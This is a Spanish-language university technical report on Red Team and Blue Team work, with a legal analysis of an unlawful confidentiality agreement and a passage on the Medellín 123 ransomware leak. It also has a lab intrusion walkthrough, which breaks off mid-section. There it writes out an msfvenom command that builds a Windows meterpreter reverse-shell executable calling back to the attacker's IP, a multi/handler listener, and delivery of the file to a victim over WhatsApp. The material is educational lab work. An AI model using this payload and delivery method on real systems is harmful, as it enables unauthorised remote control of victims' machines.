CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

Boris Bernardo Vesga Cardozo

Informe técnico para optar el título de especialista en seguridad informática

Director del curso John Freddy Quintero Tamayo

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
LA DORADA
2023

RESUMEN

El presente informe técnico pretende desarrollar el escenario planteado por la empresa HackerHouse, estructurado de la siguiente manera:

1. Análisis ético y legal del acuerdo de confidencialidad

2. Recrear un ataque de intrusión iniciado mediante la técnica de la ingeniería social, utilizando las herramientas disponibles en Kali Linux

3. Simular la contención de un ataque informático, utilizando comandos del sistema operativo Windows que lista las conexiones activas y finaliza los procesos activos

4. Describir la importancia de los equipos Blue Team (seguridad defensiva) y Red Team (seguridad ofensiva) en la ciberseguridad.

5. Realizar las conclusiones de los diferentes escenarios

6. Efectuar las recomendaciones necesarias para mejor la ciberseguridad en la empresa

Palabras clave. Blue team, Firewall, Metasploit Framework, Meterpreter, nmap msfconsole, msfvenom, netstat, nmap, payload, Puerto, Red team, Spam, tasklist

CONTENIDO

LISTA DE FIGURAS

GLOSARIO

Exploit. Conjunto de instrucciones que explota las vulnerabilidades de un sistema determinado.

Firewall. Se encarga de monitorear y filtrar el tráfico entrante y saliente de una red de acuerdo con las políticas establecidas.

Metasploit Framework. Herramienta que permite ejecutar código malicioso para la explotación de vulnerabilidades en el sistema objetivo.

Meterpreter. Interprete de comandos que permite interactuar con el sistema objetivo de forma segura y sutil.

Msfconsole. Software de código abierto utilizado en el hacking ético para realizar el análisis de vulnerabilidades de seguridad y pruebas de penetración.

Msfvenom. Mezcla entre MSFpayload (permite generar ejecutables con x payload) y MSFencode (Facilita que el payload pase inadvertido por el antivirus).

Netstat. Comando de línea de comandos que muestra las conexiones de red.

Nmap. Herramienta de código abierto para exploración de red y auditoría de seguridad.

Payload. Código malicioso que se ejecuta en el sistema objetivo. Puerto. Interfaz donde se puede enviar y recibir datos.

Spam. Mensajes distribuidos digitalmente de forma masiva no solicita, en la mayoría de los casos publicidad.

tasklist. Lista los procesos en ejecución en una computadora local o remota.

1. INTRODUCCIÓN

La información es un activo valioso para las organizaciones y esta soportada en infraestructura tecnológicas que asocian riesgos y amenazas inherentes, siendo las personas el eslabón más débil en la cadena de la seguridad de la información. Por falta de políticas claras de seguridad se puede comprometer información crítica para los procesos de negocio.

El presente informe técnico pretende simular un ataque informático iniciado por medio de la técnica de la ingeniería social. Un usuario descarga y ejecuta un archivo desde el WhatsApp personal y con esto establece una sesión con la maquina atacante permitiendo el acceso total al host que estaba bajo su responsabilidad donde se eliminaron archivos importantes de interés para la organización.

En el ataque se utilizó la herramienta nmap para detectar el objetivo, el sistema operativo y recolectar información sobre los puertos abiertos; para este escenario fue el 443. La carga útil se creó con msfvenom, se inició, configuro y ejecuto desde msfconsole, con esto se logró ingresar al cmd de la víctima y comprometer información importante. Como medida para contener el taque se utilizaron comandos para visualizar las conexiones activas y para la culminación de esta; posteriormente se realizó un análisis detallado de la situación.

Se listaron herramientas para la detección de intrusos y el aporte de los equipos blue team, red team para la ciberseguridad. Por ultima se realizan conclusiones del escenario y recomendaciones para la seguridad de la información.

2. OBJETIVOS

2.1. OBJETIVO GENERAL

Ejecutar pruebas de intrusión y contención de ataques informáticos de acuerdo con las estrategias implementadas por los equipos blue team, red team para la ciberseguridad.

2.2. OBJETIVOS ESPECIFICOS

Realizar un análisis ético legal de un acuerdo de confidencialidad

Ejecutar prueba de intrusión mediante la ejecución de un payload utilizando las herramientas disponibles en Kali Linux

Contener el ataque el ataque informático mediante comandos cmd

Reconocer la importancia de los equipos blue team, red team para la ciberseguridad.

Realizar recomendaciones para mejorar la ciberseguridad

3. ANÁLISIS ACUERDO DE CONFIDENCIALIDAD

3.1. DEFINICIÓN ACUERDO DE CONFIDENCIALIDAD

El acuerdo de confidencialidad es un contrato que establece las condiciones y la base legal para tomar medidas en el caso de la divulgación no autorizada de información sensible o privada a terceros no autorizados; este puede ser concebido entre dos o más partes. Las partes involucradas acuerdan ciertos términos y condiciones, como:

- ✓ Definición de la información confidencial
- ✓ Razones por las cuales la información deja de ser confidencial
- ✓ Circunstancias donde la información confidencial puede ser divulgada a terceros, por ejemplo: cuando esta se vuelve pública, o por requerimiento judicial
- ✓ Obligaciones de las partes
- ✓ Duración de la confidencialidad
- ✓ Consecuencias de incumplimiento (cláusula penal)
- ✓ Método de solución de controversias
- ✓ Jurisdicción y leyes aplicables

Algunos de los escenarios en los cuales, el acuerdo de confidencialidad es útil:

- ✓ La colaboración en proyectos
- ✓ El desarrollo de productos
- ✓ Negociación de acuerdos comerciales
- ✓ Adquisición de empresas
- ✓ Contratación de empleados

3.2. PÁRRAFOS ILEGALES ACUERDO DE CONFIDENCIALIDAD

El código Civil en su artículo 1495 define Contrato como:

> “Contrato o convención es un acto por el cual una parte se obliga para con otra a dar, hacer o no hacer alguna cosa. Cada parte puede ser de una o de muchas personas.”[1]

Se realizó un análisis de cada una de las cláusulas del acuerdo de confidencialidad del caso de estudio y se encontraron los siguientes hallazgos:

Código Civil Artículo 1495 Numeral 3 y 4[2]. Para que una parte, este obligada para con la otra mediante un acto o contrato, este debe tener un objeto o causa licita. Además, no puede existir obligación sin una causa real o licita.

Clausula Primera objeto. El acuerdo de confidencialidad se fundamenta en un objeto ilícito, porque HackerHouse está admitiendo que realiza actividades ilegales y está haciendo cómplice de sus actuares al aspirante al cargo; porque lo obliga a no divulgar los procesos ilegales dentro de la organización.

Código Civil Artículo 1519. Objeto ilícito:

> “Hay un objeto ilícito en todo lo que contraviene al derecho público de la nación...”[3]

Código Civil Artículo 1524. Causa de las obligaciones:

[1] COLOMBIA. EL CONGRESO DE LOS ESTADOS UNIDOS DE COLOMBIA. LEY 84 DE1873 [en línea]. (31, mayo, 1873) [consultado el 20, agosto, 2023]. CÓDIGO CIVIL DE LOS ESTADOS

[2] COLOMBIA. EL CONGRESO DE LOS ESTADOS UNIDOS DE COLOMBIA. LEY 84 DE1873 [en línea]. (31, mayo, 1873) [consultado el 20, agosto, 2023]. CÓDIGO CIVIL DE LOS ESTADOS
UNIDOS DE COLOMBIA. Disponible en Internet: <http://www.secretariasenado.gov.co/senado/basedoc/codigo_civil.html>.

[3] 2

> "…Se entiende por causa el motivo que induce al acto o contrato; y por causa ilícita la prohibida por la ley, o contraria a las buenas costumbres o al orden público…"[4]

Se puede concluir, que el acuerdo de confidencialidad se encuentra viciado con objeto o causa ilícita, ocasionando presuntamente una nulidad absoluta.

Código Civil Artículo 1741. Nulidad absoluta y relativa. "La nulidad producida por un objeto o causa ilícita…"[5]

Clausula segunda, definición de información confidencial, numeral 2.

> "…datos secretos como "datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos".

La empresa admite que está gestionando datos confidenciales, adquiridos de manera irregular utilizando medios de interceptación y acceso ilegales. El aspirante tendría acceso a dichos datos.

Constitución política de Colombia Artículo 15.

> "…La correspondencia y demás formas de comunicación privada son inviolables. Sólo pueden ser interceptados o registrados mediante orden judicial, en los casos y con las formalidades que establezca la ley…"[6]

Ley 1581 de 2012 Artículo 4º. Principios para el Tratamiento De Datos Personales.

> "…c) Principio de libertad: El Tratamiento sólo puede ejercerse con el consentimiento, previo, expreso e informado del Titular. Los datos

[4] 2
[5] 2
[6] COLOMBIA. Constitución Política de Colombia 1991 [en línea]. (6, julio, 1991) [consultado el 20, agosto, 2023]. Disponible en Internet: <https://dapre.presidencia.gov.co/normativa/normativa/Constitucion-Politica-Colombia-1991.pdf>.

personales no podrán ser obtenidos o divulgados sin previa autorización, o en ausencia de mandato legal o judicial que releve el consentimiento…

f) …Principio de acceso y circulación restringida …el Tratamiento sólo podrá hacerse por personas autorizadas por el Titular y/o por las personas previstas en la presente ley…"[7]

Clausula Cuarta. Obligaciones de la parte receptora. Numeral 3:

"…No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros…"

Una vez más, HackerHouse acepta que obtiene datos confidenciales de manera ilícita.

Código Penal Artículo 269A. Acceso abusivo a un sistema informático:

"El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes."[8]

Código Penal Artículo 269C. Interceptación de datos informáticos:

"El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las

[7] COLOMBIA. CONGRESO DE LA REPÚBLICA. LEY ESTATUTARIA 1581 DE 2012 [en línea]. Por la cual se dictan disposiciones generales para la protección de datos personales. Diario Oficial. 18, octubre, 2012. no. 48.587. [Consultado el 20, agosto, 2023]. Disponible en Internet: <http://www.secretariasenado.gov.co/senado/basedoc/ley_1581_2012.html

[8] COLOMBIA. EL CONGRESO DE COLOMBIA. Código Penal Ley 599 DE 2000 [en línea]. (24, julio, 2000) [consultado el 20, agosto, 2023]. Por la cual se expide el Código Penal. Diario Oficial. 24, julio, 2000. no. 44.097. Disponible en Internet: <http://www.secretariasenado.gov.co/senado/basedoc/ley_0599_2000.html#1

emisiones electromagnéticas provenientes de un sistema informático que los transporte incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses."[9]

3.3. SANCIONES ÉTICO LEGALES POR PROCESOS ILEGALES

De acuerdo con el análisis realizado al acuerdo de confidencialidad de la empresa HackerHouse, sería un "suicidio" aceptar dicha oferta de trabajo por las consecuencias gravísimas en el área penal y disciplinaria que ocasionaría; Así la remuneración económica percibida sea bastante alta; definitivamente NO aceptaría el contrato y/o acuerdo de confidencialidad.
Consecuencias disciplinarias:

- ✓ Ley 842 de 2003 Artículo 49. Faltas Susceptibles de Sanción Disciplinaria.

  "…el ejercicio de actividades delictuosas relacionadas con el ejercicio de la profesión"[10]

- ✓ Ley 842 de 2003 Artículo 53. Faltas calificadas como gravísimas. Literal e

  "…Incurrir en algún delito que atente contra sus clientes, colegas o autoridades de la República…"[11]

- ✓ Ley 842 de 2003 Artículo 48, Literal e[12]. Respecto a las sanciones disciplinarias de los implicados en estos delitos puede enfrentar hasta la cancelación del registro profesional.

[9] 8
[10] COLOMBIA. EL CONGRESO DE COLOMBIA. LEY 842 DE 2003 [en línea]. (14, octubre, 2003) [consultado el 20, agosto, 2023]. Por la cual se modifica la reglamentación del ejercicio de la ingeniería, de sus profesiones afines y de sus profesiones auxiliares, se adopta el Código de Ética Profesional y se dictan otras disposiciones. Diario Oficial. 14, octubre, 2003. no. 45.340. Disponible en Internet: <http://www.secretariasenado.gov.co/senado/basedoc/ley_0842_2003.html>.
[11] 10
[12] 10

4. NOTICIA DE CIBERCRIMEN EN COLOMBIA

Cibercriminales publicaron datos sensibles que fueron hackeados de la línea 123 de Medellín[13]

El pasado 27 de marzo de 2023, noticias caracol publica una noticia en su sitio web, donde informa que más de 100 mil documentos fueron divulgados de la línea de emergencias (123) de la ciudad de Medellín, que contenían datos supremamente sensibles de investigaciones criminales y de personas que solicitaron ayuda por este medio.

Este ciberataque fue ejecutado presuntamente por un grupo denominado Lockbi, y fue el resultado de la negativa por parte de la Alcaldía de Medellín de realizar el pago, producto de una extorsión. Entre los datos expuestos se encuentra los pormenores de los homicidios ocurridos en el año 2020, incluyendo los datos de los representantes de la ley que atendieron el llamado, sus investigadores, inclusive los datos de los testigos, además, datos de personas con afectaciones de salud que han llamado a línea de emergencia.

La nota periodística por medio del experto en ciberseguridad Álvaro Soto. Afirma que este ataque puede dejar vulnerables a los ciudadanos respectos a las prácticas ilícitas de la extorsión y el phishing[14]

Respecto a las presuntas implicaciones legales del grupo Lockbi por su actuar delictivo tenemos:

Código Penal Artículo 269A[15]. El acceso abusivo a un sistema informático, este delito es castigado con pena privativa de la libertad entre 4 y 8 años y una sanción pecuniaria de 100 a 1.000 salarios mínimos legales mensuales vigentes.

Código Penal Artículo 269C[16]. Interceptación de datos informáticos sin orden judicial. Este delito es castigado con pena privativa de la libertad de 3 a 6 años.

---

[13]CIBERCRIMINALES PUBLICARON datos sensibles que fueron hackeados de la línea 123 de Medellín [Anónimo]. Noticias Caracol [página web]. (27, marzo, 2023). [Consultado el 20, agosto, 2023]. Disponible en Internet: <https://noticias.caracoltv.com/antioquia/cibercriminales-publicaron- datos-sensibles-que-fueron-hackeados-de-la-linea-123-de-medellin-rg10>.

[14] 13

[15] COLOMBIA. EL CONGRESO DE COLOMBIA. Código Penal Ley 599 DE 2000 [en línea]. (24, julio, 2000) [consultado el 20, agosto, 2023]. Por la cual se expide el Código Penal. Diario Oficial. 24, julio, 2000. no. 44.097. Disponible en Internet: <http://www.secretariasenado.gov.co/senado/basedoc/ley_0599_2000.html#1

[16] 15

Código Penal Artículo 269F[17]. Violación de datos personales. este delito es castigado con pena privativa de la libertad entre 4 y 8 años y una sanción pecuniaria de 100 a 1.000 salarios mínimos legales mensuales vigentes.

En caso de que se materialice la acción antijurídica phishing (estafa):

Código Penal Artículo 269G[18]. Suplantación de sitios web para capturar datos personales. este delito es castigado con pena privativa de la libertad entre 4 y 8 años y una sanción pecuniaria de 100 a 1.000 salarios mínimos legales mensuales vigentes.

En caso de que se materialice la acción antijurídica de extorsión:

Código Penal Artículo 244[19]. Extorsión este delito es castigado con pena privativa de la libertad entre 16 y 24 años y una sanción pecuniaria de 800 a 1.800 salarios mínimos legales mensuales vigentes.

Respecto a las presuntas implicaciones éticas del grupo Lockbi por su actuar delictivo tenemos:

Ley 842 de 2003 Artículo 49. Faltas Susceptibles De Sanción Disciplinaria:

> "…el ejercicio de actividades delictuosas relacionadas con el ejercicio de la profesión"[20]

[17] 15

[18] COLOMBIA. EL CONGRESO DE COLOMBIA. Código Penal Ley 599 DE 2000 [en línea]. (24, julio, 2000) [consultado el 20, agosto, 2023]. Por la cual se expide el Código Penal. Diario Oficial. 24, julio, 2000. no. 44.097. Disponible en Internet: <http://www.secretariasenado.gov.co/senado/basedoc/ley_0599_2000.html#1

[19] 18

[20] COLOMBIA. EL CONGRESO DE COLOMBIA. LEY 842 DE 2003 [en línea]. (14, octubre, 2003) [consultado el 20, agosto, 2023]. Por la cual se modifica la reglamentación del ejercicio de la ingeniería, de sus profesiones afines y de sus profesiones auxiliares, se adopta el Código de Ética Profesional y se dictan otras disposiciones. Diario Oficial. 14, octubre, 2003. no. 45.340. Disponible en Internet: <http://www.secretariasenado.gov.co/senado/basedoc/ley_0842_2003.html>.

Ley 842 de 2003 Artículo 53. Faltas calificadas como gravísimas. Literal e

> "…Incurrir en algún delito que atente contra sus clientes, colegas o autoridades de la República…"[21]

Ley 842 de 2003 Artículo 48, Literal e)[22]. Respecto a las sanciones disciplinarias de los implicados en estos delitos puede enfrentar hasta la cancelación del registro profesional.


[21] 20
[22] 20

5. PRUEBA DE INTRUSIÓN

5.1. CONFIGURACIÓN EQUIPO VICTIMA


Nombre del dispositivo. DESKTOP-UNLMVS0
Tipo de sistema. Sistema operativo de 64 bits, procesador basado en x64
Edición. Windows 10 Pro

Figura No. 1. Escritorio de la víctima



Fuente. El autor

Figura No. 2. Configuración de red de la victima



Fuente. El autor

Figura No. 3. Seguridad desactivada


Fuente. El autor

5.2. CONFIGURACIÓN EQUIPO ATACANTE

Figura No. 4. Escritorio atacante

Fuente. El autor


Figura No. 5. Configuración red del atacante



Fuente. El autor

5.3. IDENTIFICANDO EL OBJETIVO NMAP 192.168.0.0-255

Figura No. 6. Identificando el objetivo



Fuente. El autor

5.4. SISTEMA OPERATIVO DE LA VÍCTIMA (IP 192.168.0.12) NMAP -A


Figura No. 7. Detectar sistema operativo victima

Fuente. El autor

5.5. RECOLECTAR INFORMACIÓN

Utilizando la herramienta nmap mediante el comando: nmap -p 430-450 192.168.0.12 para escanear los puertos en el rango 430-450 como se observa en la figura No. 8.

Figura No. 8. Escaneo de puertos con nmap




Fuente. El autor

Como se puede observar, el puerto 443 se encuentra abierto para las conexiones de tipo https.

5.6. CREACIÓN DE CARGA ÚTIL CON MSFVENOM


Con la herramienta msfvenom creamos el payload con el siguiente comando: msfvenom -a x64 --platform Windows -p Windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.13 LPORT=443 -f exe -o /tmp/PoC_3132364.exe

Figura No. 9. Creación de carga útil con msfvenom



Fuente. El autor

Figura No. 10. Carga útil




Fuente. El autor

-a. Indica la arquitectura del sistema objetivo.
--platform. Indica el sistema operativo que se quiere comprometer
-p. Define el payload a utilizar.
LHOST. IP del atacante.
LPORT. Puerto seleccionado 443.
-f. Formato de salida
-o. Nombre de la carga útil

5.7. EJECUTAR MSFCONSOLE DESDE LA CONSOLA


Figura No. 11. msfconsole



Fuente. El autor

5.8. INICIAR EL PAYLOAD: USE EXPLOIT/MULTI/HANDLER

Figura No. 12. Iniciar el payload



Fuente. El autor

5.9. CONFIGURACIÓN DE LA CARGA ÚTIL


Figura No. 13. Configuración de la carga útil

Fuente. El autor

5.10. LANZAMIENTO DEL EXPLOIT

A la espera que la víctima (192.168.0.12) ejecute el archivo .exe

Figura No. 14. Lanzamiento del exploit




Fuente. El autor

5.11. EJECUTANDO EL ATAQUE


Se envía el archivo ejecutable por WhatsApp

Figura No. 15. WhatsApp de la victima



Fuente. El autor

Figura No. 16. ejecutable descargado




Fuente. El autor

5.12. EJECUTAR ARCHIVO .EXE

Cuando la víctima ejecute el archivo ".EXE" se establecerá la conexión con la víctima. Se logró iniciar la sesión en la victima desde la máquina atacante 12.168.0.13

Figura No. 17. Inicio sesión victima




Fuente. El autor

5.13. NAVEGANDO POR LOS ARCHIVOS DE LA VICTIMA

Mediante los comandos respectivos ingresamos al cmd de la víctima 192.168.0.12, y tomamos el control para eliminar, modificar, copiar, ejecutar código, entre otros.

Figura No. 18. Sistema de la victima

